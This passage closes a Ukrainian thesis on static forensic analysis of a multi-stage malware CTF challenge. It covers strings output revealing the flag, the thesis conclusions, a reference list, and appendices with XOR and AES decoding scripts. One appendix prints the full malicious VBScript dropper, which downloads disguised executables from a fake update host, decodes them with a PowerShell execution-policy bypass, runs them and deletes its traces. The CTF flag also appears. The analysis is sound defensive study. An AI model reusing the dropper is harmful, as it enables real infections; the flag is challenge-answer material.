
Отримана URL-адреса вказує на наступний етап ланцюжка виконання шкідливого коду, у зв'язку з чим доцільним є завантаження відповідного файлу для подальшого аналізу (рис. 3.6.5).



```
Parrot_Laichuk_Artem x
System
File Edit View Search Terminal Help
[user@parrot]-[~/Laichuk_Forensics]
$ls *.xml
ec285935b46229d40b95438707a7efb2282f2f02.xml
[user@parrot]-[~/Laichuk_Forensics]
$
```

Рисунок 3.6.5 – Успішно завантажений XML файл

Наступним кроком є його первинний статичний аналіз за допомогою утиліти strings. Цей метод дозволяє виокремити приховані текстові сегменти, мережеві артефакти, імпортовані бібліотеки, службові повідомлення та інші корисні фрагменти, що можуть вказувати на функціональне призначення отриманого компоненту.



```
[user@parrot]~[~/Laichuk_Forensics]
$strings ec285935b46229d40b95438707a7efb2282f2f02.xml
@USVWATAUAVAWH
D$PA
L$@D
msvcrt.dll
kernelbase.dll
Shlwapi.dll
Wininet.dll
Winmm.dll
Advapi32.dll
api.s2cloud-amazon.com
x64 %s&&%s&&%s&&%s&&%s
%d%s
/common/oauth2/authorize?client_id=%s
{"user":"HTB{mSc_1s_b31n9_s3r10u5ly_4buSed}"}
/api/v1/homepage/%s
NULL
404 Not Found!
(isAdmin)
(unknown)
Content-Length: %lu
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
POST
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
[user@parrot]~[~/Laichuk_Forensics]
```

Рисунок 3.6.6 – Успішно захоплений прапор в результаті аналізу файлу за допомогою утиліти strings

У процесі аналізу виводу утиліти strings серед рядків було виявлено JSON-структуру, яка містить прапор:

- {"user":"HTB{mSc_1s_b31n9_s3r10u5ly_4buSed}"}

Виявлення прапора підтверджує успішне відтворення повного ланцюга функціонування шкідливого програмного забезпечення, включно з аналізом конфігураційного файлу, дешифруванням завантажуваних компонентів та фінальним отриманням корисного навантаження..

В результаті проведеного дослідження було повністю відтворено ланцюг обробки та доставки шкідливих компонентів, що застосовувався у представленому CTF-завданні.

Починаючи з аналізу початкового файлу .msc, вдалося послідовно виконати:

1. Виявлення та деобфускацію прихованого JavaScript-коду.
2. Реконструкцію Python-скрипту, який здійснював XOR-декодування завантажених файлів.
3. Аналіз та декодування файлів csrss.exe і csrss.exe.config.

4. Встановлення механізму завантаження наступних компонентів за вказаними URL-адресами.
5. Ідентифікацію .NET DLL-бібліотеки, замаскованої під JSON-файл, та виконання її статичного аналізу за допомогою dnSpy.
6. Відновлення криптографічних параметрів (Base64, AES-CBC) і дешифрування фінального посилання.
7. Завантаження та дослідження завершального файлу за допомогою strings, у результаті чого було отримано прапор.

ВИСНОВКИ

В результаті виконання кваліфікаційної роботи досягнута поставлена мета, що включала розробку та практичне застосування послідовної методики криміналістичного аналізу багатоступеневого шкідливого програмного забезпечення шляхом деобфускації коду, відновлення прихованих даних та криптографічного вилучення корисного навантаження. У роботі детально розглянуто фундаментальні поняття цифрової криміналістики, класифікацію шкідливих об'єктів, методи їх дослідження, а також сучасні техніки обфускації, прихованого кодування та криптографічного захисту.

У ході роботи було проаналізовано архітектуру багатоступеневих шкідливих програм та особливості їх функціонування, що дозволило визначити логічні зв'язки між окремими компонентами та методи їхньої взаємодії. На основі проведеного аналізу сформовано послідовність дій, необхідних для ефективного статичного дослідження шкідливого ПЗ без залучення динамічного аналізу, що є важливим для безпечної роботи з потенційно небезпечними об'єктами.

Після вивчення теоретичних підходів було здійснено практичний аналіз багатоступеневого шкідливого програмного забезпечення, який включав дослідження шкідливого MSC-файлу, деобфускацію трирівневого JavaScript-VBScript ланцюжка (3 рівні кодування), відновлення багатосимвольної VBScript-змінної та AES-CBC-захищеного корисного навантаження, а також поглиблений статичний аналіз DLL-бібліотеки. У процесі дослідження було виконано декодування прихованої інформації у форматах Base64, XOR та AES-CBC, відтворено повний ланцюг обробки шкідливих даних та вилучено фінальне корисне навантаження (у контексті CTF – прапор). Отримані результати дозволили реконструювати повну послідовність роботи шкідливого об'єкта та визначити механізми, за допомогою яких він приховував критичну інформацію.

Практична частина роботи продемонструвала, що складні багатоступеневі шкідливі об'єкти можуть бути повністю проаналізовані за допомогою статичних методів. Послідовне відтворення логіки виконання, декодування прихованих

даних і дослідження внутрішніх структур DLL-файлів забезпечили можливість реконструювати повну поведінкову модель досліджуваного об'єкта. Отримані результати підтверджують, що поєднання деобфускації, криптоаналізу та детального розбору артефактів є дієвим підходом у реальних кейсах цифрової криміналістики.

Отримані результати та розроблена методологія мають прямі застосування у підготовці спеціалістів у сфері цифрової криміналістики та аналізу шкідливого ПЗ, а також можуть бути адаптовані для розширення інструментарію виявлення та реагування на інциденти. Перспективними напрямками розвитку є автоматизація процесів деобфускації, розширення інструментарію для аналізу складних ланцюгів прихованого коду, розробка універсальних методик для аналізу макросів та скриптів.

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Understanding Digital Forensics: Process, Techniques, and Tools. *BlueVoyant*. URL: <https://www.bluevoyant.com/knowledge-center/understanding-digital-forensics-process-techniques-and-tools>.
2. Altheide C., Carvey H. Digital forensics with open source tools.
3. Types of Malware - CrowdStrike. *CrowdStrike*. URL: <https://www.crowdstrike.com/en-us/cybersecurity-101/malware/types-of-malware/>.
4. Greenberg A. Dangerous 'Fireball' Adware. *WIRED*. URL: <https://www.wired.com/2017/06/hack-brief-dangerous-fireball-adware-infests-quarter-billion-pcs/>.
5. What Is a Computer Worm? Types, Examples & How to Protect Your PC. *AstrillVPN*. URL: <https://www.astrill.com/blog/what-is-a-computer-worm/>.
6. TrickBot: How a Dangerous Banking Trojan Works and Why It's Hard to Stop. *HackYourMom*. URL: <https://hackyourmom.com/en/kibervijna/trickbot-yak-praczyuye-nebezpechnyj-bankivskyj-trojan-i-chomu-jogo-vazhko-zupynyty/>.
7. Zacinlo Malware Infecting Windows 10 Machines. *Eweek*. URL: <https://www.eweeek.com/security/more-nefarious-strain-of-zacinlo-malware-infecting-windows-10-machines/>.
8. Astaroth malware campaign. *ZDNET*. URL: <https://www.zdnet.com/article/microsoft-warns-about-astaroth-malware-campaign/>.
9. No 'Eternal Blue' Exploit. *Krebs on Security*. URL: <https://krebsonsecurity.com/2019/06/report-no-eternal-blue-exploit-found-in-baltimore-city-ransomware/>.
10. Static Malware Analysis vs Dynamic Malware Analysis. *Malwation*. URL: <https://www.malwation.com/blog/static-malware-analysis-vs-dynamic-malware-analysis-comparison-chart>.

11. What Are Memory Forensics?. *Enterprise IP and DLP Software*. URL: <https://www.fortra.com/blog/what-are-memory-forensics-definition-memory-forensics>
12. Messina G. Kali Linux: top 5 tools for digital forensics. *Infosec*. URL: <https://www.infosecinstitute.com/resources/digital-forensics/kali-linux-top-5-tools-for-digital-forensics/>.
13. FTK Imager - Forensic Data Imaging and Preview Solution. *Exterro*. URL: <https://www.exterro.com/digital-forensics-software/ftk-imager>
14. Sharma D. Deciphering digital mysteries: a comprehensive guide to kali linux forensic tools. *Medium*. URL: <https://medium.com/@mailtodevsn/deciphering-digital-mysteries-a-comprehensive-guide-to-kali-linux-forensic-tools-6cbe429c73de>.
15. Memory forensics tools overview. *Paraben Corporation*. URL: <https://paraben.com/memory-forensics-tools-overview/>.
16. Bulk Extractor. *Awjunaid*. URL: https://awjunaid.com/kali-linux/bulk_extractor-a-tool-for-extracting-useful-data-from-large-data-sets-such-as-disk-images/.
17. Disassemblers vs Decompilers: Understanding the Advantages and Differences. *E-Spincorp*. URL: <https://www.e-spincorp.com/disassemblers-vs-decompilers-understanding-the-advantages-and-differences/>.
18. dnSpy. *DataMiner Docs*. URL: <https://docs.dataminer.services/develop/TOOLS/ThirdPartyTools/dnSpy.html>.
19. Simon M. Methods to Preserve Digital Evidence for Computer Forensics. *Critical Insight*. URL: <https://www.lumifycyber.com/blog/3-methods-to-preserve-digital-evidence-for-computer-forensics/>
20. Analysis of a multi-stage malware campaign. *Outpost24*. URL: <https://outpost24.com/blog/unveiling-encrypt-hub-multi-stage-malware/>.
21. The Lifecycle of Malware: From Infection to Exfiltration. *Medium*. URL: <https://medium.com/@paritoshblogs/the-lifecycle-of-malware-from-infection-to-exfiltration-ee5ae45d8388>.

22. Code Obfuscation. *Guardsquare*. URL: <https://www.guardsquare.com/what-is-code-obfuscation>
23. Common Obfuscation Methods in Malware. *ANY.RUN*. URL: <https://any.run/cybersecurity-blog/6-common-obfuscation-methods-in-malware/>.
24. Control Flow Flattening. *Digital.ai*. URL: <https://digital.ai/control-flow-flattening>.
25. What is Deobfuscate - Cybersecurity Terms and Definitions. *VPN Unlimited*. URL: <https://www.vpnunlimited.com/help/cybersecurity/deobfuscate?srsltid=AfmBOopWYMDts5vzsNB9hD5ZXOuVjR9KDtg9u7G6qDd6ff7B757UCZQ->
26. Baryo B. Defeating Javascript Obfuscation. *Medium*. URL: <https://medium.com/perimeterx/defeating-javascript-obfuscation-6ac44877a944>.
27. Etow, Tambue Ramine. "IMPACT OF ANTI-FORENSICS TECHNIQUES ON DIGITAL FORENSICS INVESTIGATION." Thesis, Linnéuniversitetet, Institutionen för datavetenskap och medieteknik (DM), 2020. <http://urn.kb.se/resolve?urn=urn:nbn:se:lnu:diva-97116>
28. Hashing and Signatures in Static Malware Analysis. *GeeksforGeeks*. URL: <https://www.geeksforgeeks.org/ethical-hacking/hashing-and-signatures-in-static-malware-analysis/>.

ДОДАТКИ

Скрипт для декодування вмісту файлів за допомогою XOR

```

with open("csrss.dll", "rb") as f:
    key = f.read()
def xor_decode(input_file, output_file, key):
    with open(input_file, "rb") as f:
        data = f.read()
    decoded = bytearray()
    for i in range(len(data)):
        decoded.append(data[i] ^ key[i % len(key)])
    with open(output_file, "wb") as f:
        f.write(decoded)
xor_decode("csrss.exe", "csrss_decoded.exe", key)
xor_decode("csrss.exe.config", "csrss.exe.config.decoded", key)

```

Скрипт для декодування вхідного рядка за допомогою алгоритмів Base64 та AES-CBC

```

from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import base64
b64_data = "ZzfccaKJB3CrDvOnj/6io5OR7jZGL0pr0sLO/ZcRNSa1JLrHA+k2RN1QkelHxKVvhrt>"
key_hex = "5e7ae122602aa56d3340fbada0f62f78f246d549f340dc9df23a033f2dd29c5a"
iv_utf8 = "tbbliftalildywic"
key = bytes.fromhex(key_hex)
iv = iv_utf8.encode("utf-8")
cipher_bytes = base64.b64decode(b64_data)
cipher = AES.new(key, AES.MODE_CBC, iv)
raw_decrypted = cipher.decrypt(cipher_bytes)
plaintext = raw_decrypted.rstrip(b"\x00")
print("Декодований рядок:", plaintext.decode("utf-8"))

```

Лістинг шкідливого VBScript-коду

```

Option Explicit
Dim objShell, objFSO, objHTTP
Dim strURL1, strURL2, strURL3, strShowfileURL
Dim strDownloadPath1, strDownloadPath2, strDownloadPath3, strShowfilePath
Dim strExecutablePath, strPowerShellScript
strURL1 = "http://windowsupdate.htb/csrss.exe"
strURL2 = "http://windowsupdate.htb/csrss.dll"
strURL3 = "http://windowsupdate.htb/csrss.exe.config"
strShowfileURL = "http://windowsupdate.htb/wanted.pdf"
strDownloadPath1 = "C:\Users\Public\csrss.exe"
strDownloadPath2 = "C:\Users\Public\csrss.dll"
strDownloadPath3 = "C:\Users\Public\csrss.exe.config"
strShowfilePath = "C:\Users\Public\wanted.pdf"
strExecutablePath = "C:\Users\Public\csrss.exe"
Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
If Not objFSO.FileExists(strDownloadPath1) Then
    DownloadFile strURL1, strDownloadPath1
End If
If Not objFSO.FileExists(strDownloadPath2) Then
    DownloadFile strURL2, strDownloadPath2
End If
If Not objFSO.FileExists(strDownloadPath3) Then
    DownloadFile strURL3, strDownloadPath3
End If
If Not objFSO.FileExists(strShowfilePath) Then
    DownloadFile strShowfileURL, strShowfilePath
End If
strPowerShellScript = _
"param (" & vbCrLf & _
"  [string]$FilePath," & vbCrLf & _
"  [string]$KeyPath" & vbCrLf & _
")" & vbCrLf & _
"$key = [System.IO.File]::ReadAllBytes($KeyPath)" & vbCrLf & _
"$fileContent = [System.IO.File]::ReadAllBytes($FilePath)" & vbCrLf & _
"$keyLength = $key.Length" & vbCrLf & _
"for ($i = 0; $i -lt $fileContent.Length; $i++) {" & vbCrLf & _
"  $fileContent[$i] = $fileContent[$i] -bxor $key[$i % $keyLength]" & vbCrLf & _
"}" & vbCrLf & _
"[System.IO.File]::WriteAllBytes($FilePath, $fileContent)" & vbCrLf

```

```

Dim objFile
On Error Resume Next
Set objFile = objFSO.CreateTextFile("C:\Users\Public\temp.ps1", True)
If Err.Number <> 0 Then
    WScript.Echo "Error creating PowerShell script file: " & Err.Description
    WScript.Quit
End If
objFile.WriteLine strPowerShellScript
objFile.Close
Dim arrFilePaths
arrFilePaths = Array(strDownloadPath1, strDownloadPath3, strShowfilePath)
Dim i
For i = 0 To UBound(arrFilePaths)
    Dim intReturnCode
    intReturnCode = objShell.Run( _
        "powershell -ExecutionPolicy Bypass -File C:\Users\Public\temp.ps1 -FilePath " & _
        Chr(34) & arrFilePaths(i) & Chr(34) & " -KeyPath " & Chr(34) & strDownloadPath2 & Chr(34), _
        0, True)
    If intReturnCode <> 0 Then
        WScript.Echo "PowerShell script execution failed for " & arrFilePaths(i) & _
            " with exit code: " & intReturnCode
    End If
Next
objShell.Run strExecutablePath, 1, True
objShell.Run strShowfilePath, 1, True
objFSO.DeleteFile "C:\Users\Public\csrss.dll"
objFSO.DeleteFile "C:\Users\Public\csrss.exe"
objFSO.DeleteFile "C:\Users\Public\csrss.exe.config"
objFSO.DeleteFile "C:\Users\Public\temp.ps1"
Sub DownloadFile(url, path)
    Dim objStream
    Set objStream = CreateObject("ADODB.Stream")
    objHTTP.Open "GET", url, False
    objHTTP.Send
    If objHTTP.Status = 200 Then
        objStream.Open
        objStream.Type = 1
        objStream.Write objHTTP.ResponseBody
        objStream.SaveToFile path, 2
        objStream.Close
    End If
    Set objStream = Nothing
End Sub

```